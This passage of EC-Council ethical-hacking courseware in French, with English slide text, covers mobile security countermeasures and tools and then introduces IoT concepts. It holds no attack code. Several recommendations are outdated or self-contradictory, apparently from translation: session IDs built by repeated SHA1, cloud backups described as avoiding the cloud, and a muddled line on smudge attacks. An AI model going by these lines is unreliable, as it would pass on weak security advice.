1. Identifier et protéger les données sensibles sur l'équipement mobile :

- Dans la phase de conception, classer les supports de données en fonction de leur sensibilité, puis appliquer les contrôles. Traiter, stocker et utiliser les données en fonction de leur classification.
- Appliquer la validation de la sécurité des appels API aux données sensibles.
- Stocker les données sensibles sur le serveur plutôt que sur l'équipement côté client, car cela permet une connectivité réseau sécurisée ainsi que d'autres mécanismes de protection.
- Utiliser l'API de chiffrement des fichiers fournie par le système d'exploitation ou une autre source de confiance lors du stockage des données dans un équipement.
- Utiliser le chiffrement pour stocker les données sensibles et stockez-les si possible dans une zone inviolable.
- Restreindre l'accès aux données sensibles en fonction du contexte, par exemple l'emplacement.
- Veiller toujours à désactiver la localisation, le suivi GPS ou d'autres fonctions sensibles lorsqu'ils ne sont pas utilisés.
- Toujours faire attention au stockage partagé public, car il est facilement vulnérable aux fuites de données.

- Appliquer le principe de divulgation minimale et identifier le type de données nécessaires lors de la phase de conception.
- Utiliser autant que possible des identifiants non persistants, qui ne sont pas partagés avec d'autres applications.
- Les applications doivent utiliser les API d'effacement à distance et de mise hors service pour supprimer les informations sensibles de l'équipement en cas de vol ou de perte.

2. Traiter les mots de passe de manière sécurisée sur l'équipement :

- Utiliser des jetons d'autorisation à long terme au lieu de mots de passe, conformément au modèle OAuth, et chiffrer les jetons en transit à l'aide de SSL/TLS.
- Tirer parti des mécanismes de chiffrement et de stockage des clefs fournis par le système d'exploitation mobile pour stocker en toute sécurité les mots de passe et les jetons d'autorisation.
- S'assurer que des fonctionnalités telles que Secure Element sont utilisées pour stocker des clefs, des informations d'identification et d'autres données sensibles.
- Autoriser les utilisateurs mobiles à modifier les mots de passe sur l'équipement.
- Veiller à utiliser des mesures qui autorisent des motifs répétés afin de limiter les attaques de type "smudge".
- S'assurer qu'aucun mot de passe ou clef n'est visible dans le cache ou dans les journaux.
- Ne pas stocker de mots de passe ou d'informations secrètes dans les binaires de l'application mobile, car ils peuvent être facilement téléchargés et faire l'objet d'une rétro-ingénierie.

3. S'assurer que les données sensibles sont protégées pendant leur transit :

- Imposer l'utilisation d'un canal sécurisé de bout en bout, tel que SSL/TLS, lorsque des informations sensibles sont envoyées sur le réseau.
- Utiliser des algorithmes de chiffrement complexes et bien reconnus, tels que AES, avec des longueurs de clef appropriées pour une sécurité renforcée.
- S'assurer de l'utilisation de certificats signés par des autorités de certification de confiance et ne pas désactiver ou ne pas ignorer la validation de la chaîne SSL.
- Une connexion sécurisée ne doit être établie qu'après vérification de l'identité du point final distant afin de réduire le risque d'attaques MITM.
- Éviter d'envoyer des données sensibles par SMS ou MMS depuis ou vers les points d'extrémité mobiles.

4. Mettre en œuvre correctement l'authentification, l'autorisation et la gestion des sessions :

- La force du mécanisme d'authentification doit dépendre de la sensibilité des données traitées par l'application et de son accès à des ressources sensibles.
- S'assurer que la gestion des sessions est correctement effectuée après l'authentification initiale en utilisant des protocoles sécurisés appropriés.
- Utiliser des identifiants de session non prédictibles avec une entropie élevée et une application répétée de SHA1 pour combiner les variables aléatoires.
- Utiliser des contextes tels que l'emplacement IP pour renforcer la sécurité de l'authentification.
- Veiller à l'utilisation de facteurs d'authentification supplémentaires pour les applications mobiles qui donnent accès à des données sensibles en utilisant la voix, les empreintes digitales ou d'autres données comportementales.
- Utiliser une authentification qui dépend de l'identité de l'utilisateur final plutôt que de l'identité de l'équipement.

5. Assurer la sécurité des API (services) et de la plateforme (serveur) dorsale :

- Effectuer une vérification détaillée du code pour les données sensibles qui sont transférées involontairement entre l'équipement mobile, le backend du serveur web et d'autres interfaces externes.
- Tester périodiquement tous les services dorsaux des applications mobiles à l'aide d'outils d'analyse de code statique et d'outils de fuzzing, pour détecter les vulnérabilités.
- S'assurer que la plateforme dorsale fonctionne avec une configuration durcie et que les derniers correctifs de sécurité sont appliqués au système d'exploitation et au serveur web.
- Des journaux adéquats sont disponibles au niveau du système dorsal pour détecter et répondre aux incidents et pour effectuer des analyses forensiques.
- Utiliser la limitation du débit et la restriction par utilisateur/IP pour réduire le risque d'attaques DDoS.
- Effectuer des tests pour détecter les vulnérabilités DoS qui inondent le serveur d'appels d'applications gourmandes en ressources.
- Effectuer des tests de cas d'utilisation et de cas d'abus pour déterminer les vulnérabilités ; Effectuer également des tests des services web backend/REST.

6. Intégration sécurisée des données avec des services tiers et des applications tierces :

- Vérifier toujours l'authenticité de tout code tiers ou bibliothèque tierce utilisé dans l'application mobile.

- Mettre régulièrement à jour les derniers correctifs de sécurité et garder la trace de tous les API et frameworks tiers.
- Valider toutes les données reçues et envoyées avant leur traitement par des applications tierces non fiables.

7. Accorder une attention particulière à la collecte et au stockage du consentement pour la collecte et l'utilisation des données de l'utilisateur :

- Créer une politique de confidentialité qui couvre l'utilisation des données personnelles et la mettre à la disposition des utilisateurs lorsqu'ils font des choix de consentement, par exemple au moment de l'installation ou de l'exécution ou par le biais de mécanismes d'exclusion.
- Vérifier si une application collecte des informations personnellement identifiables (PII).
- Examiner les mécanismes de communication pour vérifier l'absence de fuites accidentnelles.
- Conserver toujours l'enregistrement du consentement au transfert des PII.
- S'assurer que le mécanisme de collecte du consentement ne se chevauche pas ou n'entre pas en conflit et essayer de résoudre tout conflit.

8. Mettre en place des contrôles pour empêcher l'accès non autorisé aux ressources payantes (porte-monnaie, SMS, appels téléphoniques, etc.) :

- Conserver les journaux d'accès aux ressources payantes dans un format non répudiable et le mettre à la disposition des utilisateurs finaux pour qu'ils puissent les contrôler.
- Vérifier régulièrement tout modèle anormal d'utilisation des ressources payantes et activer la réauthentification.
- S'assurer de l'utilisation du modèle de liste blanche par défaut pour l'adressage des ressources payantes.
- Authentifier tous les appels API vers les ressources payantes.
- S'assurer que les callbacks de l'API du portefeuille n'autorisent pas les mots de passe en clair et autres informations sensibles.
- Mettre en garde les utilisateurs et obtenir leur autorisation pour tout type d'implications financières sur les performances de l'application.
- Mettre en œuvre les bonnes pratiques telles que la faible latence et la mise en cache pour minimiser la charge de signalisation sur les stations de base.

9. Assurer la distribution/le provisionnement sécurisés des applications mobiles :

- Les applications doivent être conçues et provisionnées de manière à permettre le déploiement des correctifs de sécurité.

- Les magasins d'applications doivent surveiller les applications pour détecter les codes vulnérables et doivent être en mesure de retirer les applications à distance dans un délai très court en cas d'incident.
- Fournir un canal d'information permettant aux utilisateurs de signaler les problèmes de sécurité liés aux applications.

10. Vérifier soigneusement l'absence d'erreurs dans l'interprétation du code au moment de l'exécution :

- Minimiser l'interprétation d'exécution et les capacités offertes aux interpréteurs, et exécuter les interpréteurs avec des privilèges minimums.
- Définir une syntaxe d'échappement complète, le cas échéant.
- Utiliser des interpréteurs de test de fuzzing et des interpréteurs de sandbox.

General Guidelines for Mobile Platform Security

1

Do not load too many **applications** and avoid auto-upload of photos to **social networks**

2

Perform a **Security Assessment** of the Application **Architecture**

3

Maintain **configuration control** and **management**

4

Install applications from trusted application **stores**

5

Securely **wipe or delete** the data when disposing of the device

6

Do not share information within **GPS-enabled apps** unless necessary

7

Disable wireless access, such as **Wi-Fi** and **Bluetooth**, if not in use

8

Never connect two separate networks, such as **Wi-Fi** and **Bluetooth**, simultaneously

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recommandations générales pour la sécurité des plateformes mobiles

Vous trouverez ci-dessous diverses recommandations qui vous aideront à protéger votre équipement mobile :

- Ne pas trop charger d'applications et éviter le téléchargement automatique de photos sur les réseaux sociaux.
- Effectuer une évaluation de la sécurité de l'architecture de l'application.
- Maintenir le contrôle et la gestion de la configuration.
- Installer des applications provenant de magasins d'applications fiables.
- Effacer ou supprimer les données de manière sécurisée lorsque vous vous débarrassez de l'équipement.
- Ne pas partager les informations des applications GPS, sauf si cela est nécessaire.
- Ne jamais connecter simultanément deux réseaux distincts, comme le Wi-Fi et le Bluetooth.
- Désactiver les accès sans fil tels que Wi-Fi et Bluetooth s'ils ne sont pas utilisés :
 - S'assurer que son Bluetooth est désactivé par défaut. Ne l'activer que lorsque c'est nécessaire.
 - Désactiver les accès sans fil tels que Wi-Fi et Bluetooth s'ils ne sont pas utilisés afin d'éviter tout accès sans fil à l'équipement qui serait illégal.
 - Désactiver le partage des connexions Internet via Wi-Fi et Bluetooth lorsque ce partage n'est pas utilisé.


- **Utiliser un code d'accès :**
 - Configurer un code d'accès fort et le plus long possible pour accéder à ses équipements mobiles.
 - Définir un délai d'inactivité pour verrouiller automatiquement un téléphone lorsqu'il n'est pas utilisé.
 - Activer la fonction de verrouillage après un certain nombre de tentatives.
 - Envisager un code complexe à huit caractères.
 - Régler l'effacement des données sur ON pour éviter que le code d'accès ne soit deviné.
- **Mettre à jour le système d'exploitation et les applications :**
 - Mettre à jour le système d'exploitation et les applications afin de les sécuriser.
 - Appliquer les mises à jour logicielles lorsque de nouvelles versions sont disponibles.
 - Effectuer une maintenance régulière des logiciels.
- **Activer la gestion à distance :**
 - Dans un environnement d'entreprise, utiliser un logiciel MDM pour sécuriser, surveiller, gérer et prendre en charge les équipements mobiles déployés dans toute l'organisation.
- **Ne pas autoriser le Rooting ou le Jailbreaking :**
 - S'assurer que ses solutions MDM empêchent ou détectent le rooting/jailbreaking.
 - Ajouter cette clause dans sa politique de sécurité mobile.
- **Utiliser des services d'effacement à distance :**
 - Utiliser des services d'effacement à distance tels que Find My Device (Android) et Find My iPhone ou FindMyPhone (Apple iOS) pour localiser son équipement en cas de perte ou de vol.
 - Signaler la perte ou le vol d'un équipement au service informatique afin qu'il puisse désactiver les certificats et autres méthodes d'accès associés à l'équipement.
- **Chiffrer le stockage :**
 - Si cette option est prise en charge, configurer son équipement mobile pour qu'il chiffre son stockage à l'aide d'un chiffrement matériel.
 - Utiliser le chiffrement de l'équipement et appliquer les correctifs.
 - Chiffrer l'équipement et les sauvegardes.
- **Effectuer des sauvegardes et des synchronisations périodiques :**
 - Utiliser un outil de sauvegarde et de restauration en ligne sécurisé qui effectue une synchronisation périodique en arrière-plan.

- (Android) Sauvegarder sur son compte Google afin que les données sensibles de l'entreprise ne soient pas sauvegardées sur le cloud.
- Contrôler l'emplacement des sauvegardes.
- Chiffrer les sauvegardes.
- Conserver les données sensibles en dehors des équipements mobiles partagés. Si les informations professionnelles sont stockées localement sur un équipement, il est recommandé de ne pas partager cet équipement.
- Limiter les données de journalisation stockées sur l'équipement.
- Utiliser un utilitaire de transfert de données sécurisé ou chiffrer les données en transit vers ou depuis l'équipement, afin de garantir la confidentialité et l'intégrité des données.

Mobile Security Tools

Malwarebytes Security

- An antimalware mobile tool that provides protection against **malware**, **ransomware**, and other growing threats to Android devices



Lookout Personal https://www.lookout.com	Zimperium's zIPS https://www.zimperium.com	BullGuard Mobile Security https://www.bullguard.com	Norton Security for iOS https://us.norton.com	Comodo Mobile Security https://m.comodo.com
--	--	---	---	--

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils de sécurité mobile

- **Malwarebytes Security**

Source : <https://play.google.com>

Malwarebytes est un logiciel anti-malware qui offre une protection contre les logiciels malveillants, les ransomwares et d'autres menaces de plus en plus importantes pour les équipements Android. Il bloque, détecte et supprime les adwares et les malwares, effectue des audits de confidentialité pour toutes les apps et garantit une navigation plus sûre.




Figure 9.16 : Malwarebytes Security

Voici la liste de quelques autres outils de protection mobile :

- Lookout Personal (<https://www.lookout.com>)
- Zimperium's zIPS (<https://www.zimperium.com>)
- BullGuard Mobile Security (<https://www.bullguard.com>)
- Norton Security for iOS (<https://us.norton.com>)
- Comodo Mobile Security (<https://m.comodo.com>)

Module Summary

1 This module has discussed the anatomy of mobile attack and OWASP top 10 mobile risks

2 It has discussed mobile attack vectors and vulnerabilities in detail

3 It has demonstrated various Android and iOS hacking tools

4 It also discussed mobile device management concepts

5 Finally, this module ended with a detailed discussion on mobile attack countermeasures and mobile security tools

6 In the next module, we will discuss in detail on various IoT and OT attacks and their countermeasures



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Résumé du module

Ce module a abordé l'anatomie des attaques mobiles et le Top 10 des risques sur les équipements mobiles de l'OWASP. Il a également traité en détail les vecteurs d'attaques mobiles et les vulnérabilités, et a présenté divers outils de piratage Android et iOS. Par ailleurs, il a abordé les concepts de gestion des équipements mobiles. Le module s'est terminé par une présentation détaillée des contre-mesures contre les attaques mobiles et des outils de sécurité mobile.

Dans le prochain module, nous aborderons en détail les différentes attaques IoT et OT et leurs contre-mesures.

This page is intentionally left blank.



Module 10

IoT and OT Attacks and Countermeasures

Module Objectives



- 1 Understanding IoT Concepts
- 2 Understanding IoT attacks and IoT attack Tools
- 3 Overview of IoT Attack Countermeasures and Security Tools
- 4 Understanding OT Concepts
- 5 Understanding OT Attacks and OT Attack Tools
- 6 Overview of OT Attack Countermeasures and Security Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Objectifs du module

L'Internet des objets (Internet of Things ou IoT) est né de la convergence des technologies sans fil, des systèmes micro-électromécaniques, des micro-services et de l'Internet. L'IoT a introduit dans notre vie quotidienne une série de nouvelles technologies et de nouvelles possibilités. Comme il s'agit d'un domaine en pleine évolution, l'immaturité des technologies et des services proposés par les différents fournisseurs aura un large impact sur les organisations, ce qui engendrera des problèmes de sécurité complexes. La sécurité de l'IoT est difficile à assurer car les équipements utilisent des processeurs basiques et des systèmes d'exploitation allégés qui ne prennent pas forcément en charge des approches de sécurité poussées. Les organisations qui utilisent ces équipements dans le cadre de leur réseau doivent protéger à la fois les équipements et les informations contre les attaquants.

Les entreprises industrielles numérisent leurs installations pour améliorer leur efficacité opérationnelle grâce à la connectivité Internet et à l'accès aux données à distance. Dans ce scénario, elles doivent de plus en plus se concentrer sur la cybersécurité pour minimiser les nouvelles menaces et les problèmes de sécurité résultant de la convergence des technologies opérationnelles et des technologies de l'information (OT-IT). Les organisations se doivent de comprendre le paysage des cybermenaces, des infrastructures industrielles et des entreprises. Avant de mettre en œuvre des politiques et des mesures de cybersécurité, les organisations doivent identifier et hiérarchiser les principaux risques et menaces qui auront le plus grand impact sur leur activité.

L'objectif principal de ce module est d'expliquer les menaces potentielles pour les plateformes IoT et OT et de fournir des directives pour sécuriser les équipements IoT et l'infrastructure OT contre les menaces et les attaques en perpétuelle évolution.


À la fin de ce module, vous serez en mesure de faire ce qui suit :

- Expliquer les concepts de l'IoT.
- Comprendre les différentes menaces et attaques contre l'IoT.
- Utiliser différents outils d'attaque de l'IoT.
- Appliquer des contre-mesures pour protéger les équipements contre les attaques de l'IoT.
- Utiliser différents outils de sécurité pour l'IoT.
- Expliquer les concepts de l'OT.
- Comprendre les différentes menaces et attaques liées à l'OT.
- Utiliser différents outils d'attaque de l'OT.
- Appliquer des contre-mesures pour protéger les installations industrielles contre les attaques de l'OT.
- Utiliser différents outils de sécurité pour l'OT.




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaques de l'IoT



Comprendre les concepts de l'IoT

Le sujet de l'IoT est un sujet important et en pleine émergence dans le domaine de la technologie, de l'économie et de la société en général. Il s'agit du web des équipements connectés, rendu possible par la convergence des communications de machine à machine et de l'analyse des grandes quantités de données. L'IoT est une forme de futur de l'Internet ; en effet, les capacités des équipements physiques réduisent progressivement le fossé entre le monde virtuel et le monde physique. Cette section aborde certains des concepts importants de l'IoT qu'il faut connaître pour comprendre les sujets de pointe abordés plus loin dans ce module.



Qu'est-ce que l'IoT ?

L'Internet des objets (Internet of Things ou IoT), également connu sous le nom d'Internet of Everything (IoE), fait référence aux équipements informatiques compatibles avec le Web et capables de détecter, collecter et envoyer des données à l'aide de capteurs, de matériel de communication et de processeurs intégrés à l'équipement. Dans l'IoT, un "objet" désigne un dispositif implanté dans un élément, qu'il soit d'origine naturelle, fabriqué par l'homme ou par une machine et ayant la capacité de communiquer sur un réseau. L'IoT utilise les technologies émergentes existantes pour la détection, la mise en réseau et la robotique, ce qui permet à l'utilisateur d'approfondir l'analyse, l'automatisation et l'intégration dans un système.

L'augmentation des capacités de mise en réseau des machines et des équipements du quotidien utilisés dans différents secteurs tels que les bureaux, les habitations, l'industrie, les transports, les bâtiments et les équipements portables ouvre des opportunités pour l'amélioration de l'activité économique et la satisfaction des clients. Parmi les principales caractéristiques de l'IoT figurent la connectivité, les capteurs, l'intelligence artificielle, les petits équipements et l'engagement actif.





Figure 10.1 : Paysage de l'Internet des Objets



Comment fonctionne l'IoT

La technologie IoT comprend quatre systèmes principaux : Les objets connectés, les systèmes de passerelle, les systèmes de stockage de données utilisant la technologie du cloud, et le contrôle à distance à l'aide d'applications mobiles. Ensemble, ces systèmes rendent possible la communication entre deux points d'extrémité.

Vous trouverez ci-dessous quelques-uns des composants importants de la technologie IoT qui jouent un rôle essentiel dans le fonctionnement d'un objet connecté :

- **Technologie de détection** : Les capteurs intégrés détectent une grande variété d'informations provenant de leur environnement, notamment la température, les émanations de gaz, la localisation, le fonctionnement de certaines machines industrielles ou les données de santé d'un patient.
- **Passerelles IoT** : Les passerelles sont utilisées pour faire le lien entre un objet connecté (réseau interne) et l'utilisateur final (réseau externe), leur permettant ainsi de se connecter et de communiquer entre eux. Les données collectées par les capteurs de l'objet connecté sont envoyées à l'utilisateur connecté ou au Cloud via la passerelle.
- **Serveur Cloud/stockage de données** : Après avoir transité par la passerelle, les données collectées arrivent sur le cloud où elles sont stockées et traitées. Les données traitées sont ensuite transmises à l'utilisateur qui peut prendre certaines mesures en fonction des informations reçues.
- **Contrôle à distance à l'aide d'une application mobile** : L'utilisateur final utilise des systèmes de contrôle à distance tels que des téléphones mobiles, des tablettes, des ordinateurs portables, etc. qui sont équipés d'une application mobile pour surveiller,

contrôler, récupérer des données et réaliser des actions spécifiques et à distance sur les objets connectés.

Exemple :

1. Un système de sécurité intelligent installé dans une maison est intégré à une passerelle, qui permet de connecter l'objet connecté à Internet et à l'infrastructure Cloud.
2. Les données stockées dans le Cloud comprennent des informations sur chaque objet connecté au réseau. Ces informations sont par exemple l'identifiant de l'objet et son état actuel, ainsi que des informations concernant les personnes qui ont accédé à l'objet et le nombre de fois qu'elles y ont accédé. Elles comprennent également des informations telles que la durée de chaque accès à l'objet.
3. La connexion avec le serveur Cloud est établie par le biais de services Web.
4. L'utilisateur distant, qui dispose de l'application permettant d'accéder à l'objet connecté à distance sur son téléphone portable, interagit avec cette application ce qui lui permet de contrôler l'objet à son domicile. Avant d'accéder à l'objet connecté, il lui est demandé de s'authentifier. Si les informations d'identification qu'il a fournies correspondent à celles enregistrées dans le Cloud, l'accès lui est accordé. Dans le cas contraire, l'accès lui est refusé, ce qui garantit la sécurité. Le serveur Cloud identifie l'identifiant de l'objet et envoie une requête associée à cet équipement en utilisant des passerelles.
5. Le système de sécurité est en train d'enregistrer les images de la maison et, s'il détecte une activité inhabituelle, il envoie une alerte au Cloud via la passerelle qui identifie l'ID de l'objet connecté et l'utilisateur qui lui est associé, et enfin, l'utilisateur final reçoit une alerte.

